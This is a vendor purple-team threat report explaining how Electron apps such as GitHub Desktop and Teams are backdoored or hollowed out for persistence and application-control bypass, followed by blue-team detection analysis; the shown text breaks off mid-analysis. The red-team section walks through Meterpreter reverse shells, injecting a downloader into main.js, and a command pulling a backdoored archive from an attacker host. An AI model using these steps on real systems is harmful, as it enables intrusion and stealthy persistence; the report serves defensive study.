
This Threat Analysis report is part of the “Purple Team Series” in which the LevelBlue Global Security Operations Center (GSOC) provides a technical overview of some of the methods that threat actors are using to compromise their victims.
In this installment of the series, LevelBlue’s GSOC team analyzes a technique that hijacks trusted Electron applications to enable the persistence of malware and the bypass of application safelisting controls. After providing an overview of the technologies involved, this report will demonstrate the attack from three perspectives:
-
Red Team: Offensive side in which Electron apps are backdoored and hollowed out
-
Blue Team: Defensive perspective of analyzing the effects of the attack
-
Purple Team: Detection recommendations.
Key Points
-
Electron popularity increases a hidden attack surface: Due to its ability to build cross-platform desktop applications using web technologies, more and more software products are being developed with the Electron framework. The differences between these applications and traditional binaries can lead to exploits flying under the radar of many endpoint detection and response (EDR) solutions.
-
Previously exploited by threat actors: From 2021 to 2022, a Chinese threat actor tracked by various researchers as APT27 was documented to have backdoored the Electron application Mimi Chat. This allowed them to gain a foothold into both Windows and macOS targets.
-
Difficulty to detect: In advanced variations of the attack, minimal changes are made to the components of the Electron application. This allows the application to function normally while at the same time loading the malicious command-and-control (C2) functionality in the background, hiding under the umbrella of the trusted process.
Electron Overview and Dissection
Electron applications combine both the Chromium browser and Node.js into one package. The browser component is used as a user interface, while Node.js handles backend logic and the interactions with the operating system. When an Electron app is launched, the pattern of execution that results is quite different from a typical Windows Portable Executable (PE). We get a clue as to why this is the case when we examine a section of the PE known as the Export Address Table (EAT). This section serves as a look up table for the addresses of exported functions which the binary makes available to other programs. Consider the following image which compares an electron binary, a traditional binary, and a Dynamic Link Library (DLL) file using PE-bear.

Figure 1. Using PE-bear to display a cropped export table composed of teams.exe, notepad.exe, and kernel32.dll by going to Optional Hdr, scrolling and displaying Data Directory > first four lines, capture with binary name on left.
As shown, the Electron binary has a large number of exported functions. That is in contrast with an application like notepad.exe, which has none. In this respect, it resembles a DLL file more than a conventional executable. This is because the Electron binary includes functions that implement its custom Application Programming Interface (API) for interacting with the operating system. These functions are accessed internally by the Electron runtime and exposed to JavaScript through native bindings. Exporting them is necessary to support interactions between the Electron’s runtime, native Node.js add-ons, embedded Chromium components, and other shared libraries.
For example, to display a native Windows message box code like the following would be used in C++:

Figure 2. Message box C++ code for MessageBox.

Figure 3. C++ execution.
In this code, the #include <windows.h> declaration provides access to the Win32 API. The code would then need to be compiled and packaged into a PE that imports the user32.dll library which provides the MessageBox function. In the event that other Windows API functions are required and are not included in user32.dll, a new PE will need to be compiled and packaged with the new imports. Now let's take a look at Electron. To access this same MessageBox function, one can use the following JavaScript code:

Figure 4. JavaScript code for MessageBox - main.js.

Figure 5. Execution of MessageBox by Electron. The visual difference is due to Electron applying a newer MessageBox styling.
Here, JavaScript is used to load components from the Electron API via the function require('electron'), from which the app and dialog objects are returned. At runtime, the Electron process would interpret this code, and the call to dialog would resolve to the native MessageBox function on a Windows machine. Here, there is no need to refer to specific Windows API libraries or to recompile binaries when changes are made. Electron allows developers to access system-level functionality through simple API calls and Node.js modules.

Figure 6. Flow diagram showing the process execution and components involved both for both Electron and regular C++ program calling the MessageBox function.
In addition to providing an easy-to-use interface for system functions, Electron also offers flexibility when it comes to packaging applications. Tools such as Electron Forge and electron-builder simplify the build process and can create installers for Windows, MacOS, and Linux. It is also possible to manually package an application by using prebuilt binaries or app source code archives.
With the prebuilt binary approach, a developer would first download an Electron release that includes the electron.exe binary. That binary is typically renamed and modified to reflect the product’s branding and to include associated metadata. Then a subfolder containing the application would be created under the resources directory and named app. To deploy the application, the developer would need to distribute the entire folder structure to each client.

Figure 7. Structure using prebuilt electron binary method.
When the electron.exe process is started, it uses the files in the resources/app/ folder to launch and configure the application. Each of those files serves a special purpose and can be customized to suit the specific needs of the application’s functionality and design. They include:
-
package.json - Contains metadata about the application such as the name, version, and author. Also specifies the script for electron.exe to run as the main process.
-
main.js - Controls the main process that operates in a full Node.js environment. Responsible for presenting the user interface and performing privileged operations. May have other names.
-
index.html- Optional HTML content that may be loaded by the main.js script. Many applications instead use frameworks that generate HTML dynamically.
There are also several files placed alongside the electron.exe binary including .PAK files which contain resources used by the embedded Chromium browser. For instance, the files chrome_100_percent.pak and chrome_200_percent.pak contain non-vector bitmap images which are respectively loaded by Chromium depending on the display's density.
For performance benefits and ease of distribution, Electron applications are often packaged into app source code archive (ASAR) files. This tar-like archive format concatenates files together, uses JSON to improve read performance, and offers indexing. With this approach, the app folder is replaced with the ASAR archive which electron.exe will then read and execute. Other files that need to remain in their raw form may accompany the ASAR file in a folder named app.asar.unpacked. Regardless of the packaging method chosen, under the hood, Electron applications use variations of these fundamental files to operate.
In a previous threat report, we wrote about Dynamic Link Library (DLL) side-loading attacks that used malicious DLL files to hijack the execution path of trusted executables. But that attack required custom compilation and, at times, extensive reverse engineering of the target binary. It was also easily thwarted by EDR solutions that prevent the loading of unsigned or untrusted DLLs into memory.
In contrast, Electron’s accessibility to system functions and easy-to-understand execution paths has created an opportunity for threat actors to backdoor and exploit legitimate applications in a way that is stealthier and easier to implement into their TTPs. The techniques that we will demonstrate are included in the MITRE ATT&CK® category T1218.015: Electron Applications.
Red Team: Abusing Trusted Electron Apps
In this section, we will demonstrate a simple technique for locating and backdooring installed Electron applications to execute a staged payload. Then, we will show an advanced technique that uses Loki C2, an open-source C2 framework written in JavaScript by Bobby Cooke, to bypass application safelisting.
Note: The primary objective of these demonstrations is to clearly show the attack technique in a simplified form. The scenarios and methods used do not represent current penetration testing best practices nor account for application auto-updating mechanisms.
Scenario 1: Planting Staged Payloads into Electron Applications for Persistent Backdoors

Figure 8. A diagram of an attacking machine and a Linux machine on an internal network (Created via https://isoflow.io/app).
In our first scenario, we already have a foothold on an internal Windows 10 host but would like to now add persistence to this access. To do this, we will backdoor an installed Electron application to call back on a C2 channel to our attacking machine.
We begin by first creating a Meterpreter reverse_tcp executable that we will be serving on port 80 of our Linux machine using Python’s built-in SimpleHTTPServer module.

Figure 9. The creation of Meterpreter payloads, followed by the creation of an http server.
We also configure a Meterpreter multi/handler instance to accept the reverse shell connection from the executable.

Figure 10. Meterpreter multi/handler instance setup.
Back on the Windows 10 computer, we begin our attack by first enumerating what potential Electron applications are available to us. We do that by looking for one of the files known to be used by Chromium, chrome_100_percent.pak.

Figure 11. The result of searching for chrome_100_percent.pak using dir /s command.
With this search, we are able to get a hint as to what applications may be using Electron. In this case, we see one application residing in a folder in C:\Program Files (x86)\ and the others installed under C:\Users\Alice\AppData\. Since we do not have administrator privileges to modify files in the first folder, we turn our attention to the applications under AppData\.

Figure 12. Folder view of GitHub Desktop and Microsoft Teams side by side.
As we look at the directory structure of these two folders, we can see that GitHub Desktop stores its components in the app folder while Microsoft Teams is using an app.asar archive. We will begin by backdooring the GitHub Desktop installation since it looks like we can easily modify the main.js file. To do that, we first open that file and look for an area in it to insert our payload, which in this case will be our stage 1 downloader and executor. Although the JavaScript code is minified, it is not difficult to find an area toward the end of the file that looks promising for us to insert our code.

Figure 13. Locating the insertion point for the payload into the main.js.

Figure 14. Inserted payload into main.js.
The JavaScript code we have inserted does the following:
-
Downloads the Meterpreter executable payload from our Linux machine.
-
Executes the payload as a child process that will continue to run even after the parent process exits.
-
Configures the parent process not to wait for the exit of the child if it itself exits.
After making these changes, we then start Github Desktop and see the reverse shell connection coming back to our Linux machine. The Meterpreter session remains even if Github Desktop is terminated.

Figure 15. Github Desktop launched.

Figure 16. Meterpreter connection received on Linux machine, shell command used.
Now, when it comes to backdooring the Microsoft Teams installation, our situation is complicated by the fact that in many environments, Node.js development tools will not be locally present to enable us to modify the app.asar archive. So, in this case, we will make changes to this file locally on our own Linux machine.
That leaves us with two options to obtain the app.asar file: (1) We could transfer it from the Windows host using FTP, SMB, or other methods, or (2) we can simply install the same Teams version on our own Windows host/VM and extract a copy of the app.asar file that way. Both to minimize file transfer activities that a threat actor would want to avoid and to simplify our demonstration, we will go with the latter option.
After obtaining the version of Teams installed, we use the package manager Chocolatey to download the same version on our own Windows system and then transfer it to our Linux machine.

Figure 17. Using PowerShell to obtain the version of Teams installed along with the hash of the app.asar.

Figure 18. Verifying that the locally obtained Teams ASAR matches the version present on the victim machine.
We additionally obtain the app.asar.unpacked directory as that needs to be present for the following tasks. Now, using the Node Package Execute (NPX) utility, we run the @electron/asar module to extract the contents of the ASAR file into a directory.

Figure 19. Extracting the ASAR file using the NPX command and Electron ASAR module.
Having the internal files of the ASAR archive revealed to us, we choose to backdoor the main.bundle.js file with the same code we added in the GitHub Desktop example. Following that, we repackage and serve the backdoored ASAR file back to our Windows victim machine. We then retrieve it and replace the original app.asar file using this PowerShell command:
curl http://10.0.5.3/app-teams-backdoored.asar -OutFile app.asar

Figure 20. Our Linux machine serving the backdoored ASAR file.
With these changes made, when we open Teams, we again see a reverse shell connection coming back to us. Since Teams is also an application configured to run at logon, our persistence is thus further cemented on the host.

Figure 21. Microsoft Teams executing on the Windows host.

Figure 22. Reverse shell connection received on the Linux host.
Scenario 2: Bypassing Application Safelisting by Hollowing out a Trusted Electron App with Loki, a Node.js C2 Framework

Figure 23. A diagram of an attack machine connecting on Loki C2 channel Azure Blob Storage.
In this second scenario, we again have access to a Windows 10 host, but we are also faced with a Windows Defender Application Control (WDAC) policy. That policy is configured in the strictest Default Windows Mode which restricts the execution of applications to Windows components and those coming from the Microsoft Store. Safelisted applications include software such as Office 365, OneDrive, and Teams.
For example, when we attempt to execute the Meterpreter reverse_tcp executable from our first scenario, we are now met with this message:

Figure 24. WDAC error message for running a non-trusted app.
To bypass this security control, we will hollow out an Electron application already safelisted by the WDAC policy. Basically, that means replacing all of the internal code of that application with our own. We will use the Loki C2 framework to do that. Loki is an open-source C2 framework written in Node.js and developed for covert red team operations.
As explained in the GitHub repository of that project, the C2 channel that it uses is an Azure Blob Storage instance. So, we begin our setup by creating an Azure storage account and retrieving a shared access signature (SAS) that we will need for the configuration of both the Loki C2 agent and client.

Figure 25. The creation of a storage account, SAS token.
Next, after cloning the Loki repository, we generate the agent files using the create_agent_payload.js script. When prompted, we enter our storage account and SAS token. Running this script also provides us with a meta container name that we take note of.

Figure 26. Generating Loki agent files.
The result is that the folder app/ is created. This folder contains the configured Loki C2 agent files that we will use to hollow out an existing Electron application with its code. We zip this folder and prepare it to be downloaded using the Python SimpleHTTPServer module as we’ve done in the past.
Now, we turn our attention to the Windows 10 machine we have a foothold on. Since Microsoft Teams is an application allowed by the WDAC policy, we will hollow it out with our agent.
That means:
-
Deleting everything under C:\Users\alice\AppData\Local\Microsoft\Teams\current\resources
-
Transferring our configured Loki C2 agent files into the folder
-
Configuring the Loki C2 client on our attacking machine

Figure 27. Deleting original Teams files in the resources folder.

Figure 28. Downloading Loki C2 agent files to the folder.

Figure 29. Starting up and configuring the Loki C2 client dashboard on our attacking machine.
With our Loki C2 client dashboard up and running, we now start Microsoft Teams to trigger our agent. As the Teams.exe Electron application is permitted by the WDAC policy, it is allowed to execute and launch our Loki C2 agent. The original Teams application does not work anymore, but we quickly receive a connection back to the dashboard of our attack machine:

Figure 30. The Loki client is used to connect to the victim machine, while the ‘ls’ command is used to run list files.
The Loki client supports a variety of commands that allow us to browse files, download or upload them, and even scan hosts on the network. Most of the agent commands work through native Node.js and do not depend on outside libraries or the spawning of child shell processes. For example, we can port scan another device with the IP 10.0.5.1.

Figure 31. The Loki client is used to run a scan command that port scans a local IP.
We then receive back information about open ports. These commands can thus help us to perform reconnaissance and prepare for lateral movement in the network.
As we have seen, backdoored or hollowed out Electron applications can be particularly stealthy and evasive even with restrictive controls, such as WDAC, in place. However, there are some indicators of compromise (IOCs) that, when known, will allow us to search for and detect the use of these techniques. This is what will be covered in the succeeding sections.
Blue Team: Analysis of Backdoored and Hollowed out Electron apps
Looking back on our first scenario, we can see obvious signs of abnormal deviation from the normal operation of GitHub Desktop. A simple process tree reveals that to us:

Figure 32. The process tree of Meterpreter spawning.

Figure 33. rm.exe MalOps root causes.
The githubdesktop.exe process is seen spawning an additional execution ranch starting with the Meterpreter rm.exe binary. In our LevelBlue platform, it is flagged as a known and malicious process. Additionally, we can see that interactions through that shell to obtain basic information spawned additional cmd.exe and whoami.exe child processes.

Figure 34. Connections by githubdesktop.exe and rm.exe processes.
A look into the connections initiated by both the githubdesktop.exe and rm.exe processes clearly point to the device with IP address 10.0.5.3 as being involved in both delivering the Meterpreter payload using TCP port 80 and acting as the C2 server on TCP port 4444.
File system artifacts include the backdoored main.js file and Meterpreter executable being located at:
-
C:\users\alice\appdata\local\githubdesktop\app-3.4.19\resources\app\main.js
-
C:\users\alice\appdata\local\githubdesktop\app-3.4.19\rm.exe
In our LevelBlue platform with File Events enabled, we are able to see exactly what process created the Meterpreter payload. A search for command lines, which include the path of the githubdesktop.exe binary along with a JavaScript extension, also reveals the activity of notepad.exe when it modified the main.js file to include the backdoor. This, along with other file metadata such as modification and creation times, can help correlate them to this attack.

Figure 35. githubdesktop.exe Create event for rm.exe.

Figure 36. Query for command lines including githubdesktop and *.js.

Figure 37. Resulting notepad.exe modification of the main.js activity found
The backdooring of the Teams application provides similar IOCs with the addition of the modified app.asar file. For the sake of brevity, we will not analyze it here.
Overall, the analysis of the effects of our first scenario is similar to typical C2 infections that do not involve Electron. However, our second scenario exhibits more discreet and less obvious signs of compromise.
At first glance, the process tree involving the active Loki C2 infection does not raise any alarms. We can see the powershell.exe process that was used for downloading the Loki C2 agent, but the teams.exe parent and child processes have legitimate signatures and do not appear to be doing anything malicious. It’s of note as well that the spawning of additional teams.exe processes is not out of the ordinary for this application.

Figure 38. The process tree of a hollowed-out Teams scenario.
Looking closer into the network activities of these teams.exe processes, we begin to see some suspicious behavior. First, the parent teams.exe process is creating outgoing connections to the private IP 10.0.5.1 on TCP ports 22, 25, 80, and 443. Our LevelBlue platform categorizes these connections as Embryonic, indicating possible network scanning.

Figure 39. The associated connections of the parent teams.exe process.
Second, the child teams.exe processes reveal a DNS query for a subdomain under blob.core.windows.net, which is resolved to an IP address in one of Microsoft Corporation’s Autonomous System Numbers (ASNs). A connection to this IP is established on TCP port 443.

Figure 40. DNS resolution and outgoing connection to the Azure Blob Storagesubdomain.
Although it could be expected that an application made by Microsoft would be contacting a Microsoft IP, what is unusual is the fact that the subdomain is associated with Azure Blob Storage services and it is the only active external connection among these teams.exe processes. Surely a messaging, video conferencing, and file sharing tool like Teams wouldn’t just rely on that one connection for all of its functionalities.
Another indicator of malicious behavior is the creation of the folder located at:
-
C:\Users\alice\AppData\Roaming\code-master
The use of this folder can be seen in the argument that is passed to the running teams.exe processes using the –user-data-dir parameter:

Figure 41. Command line of teams.exe process using the –user-data-dir parameter.
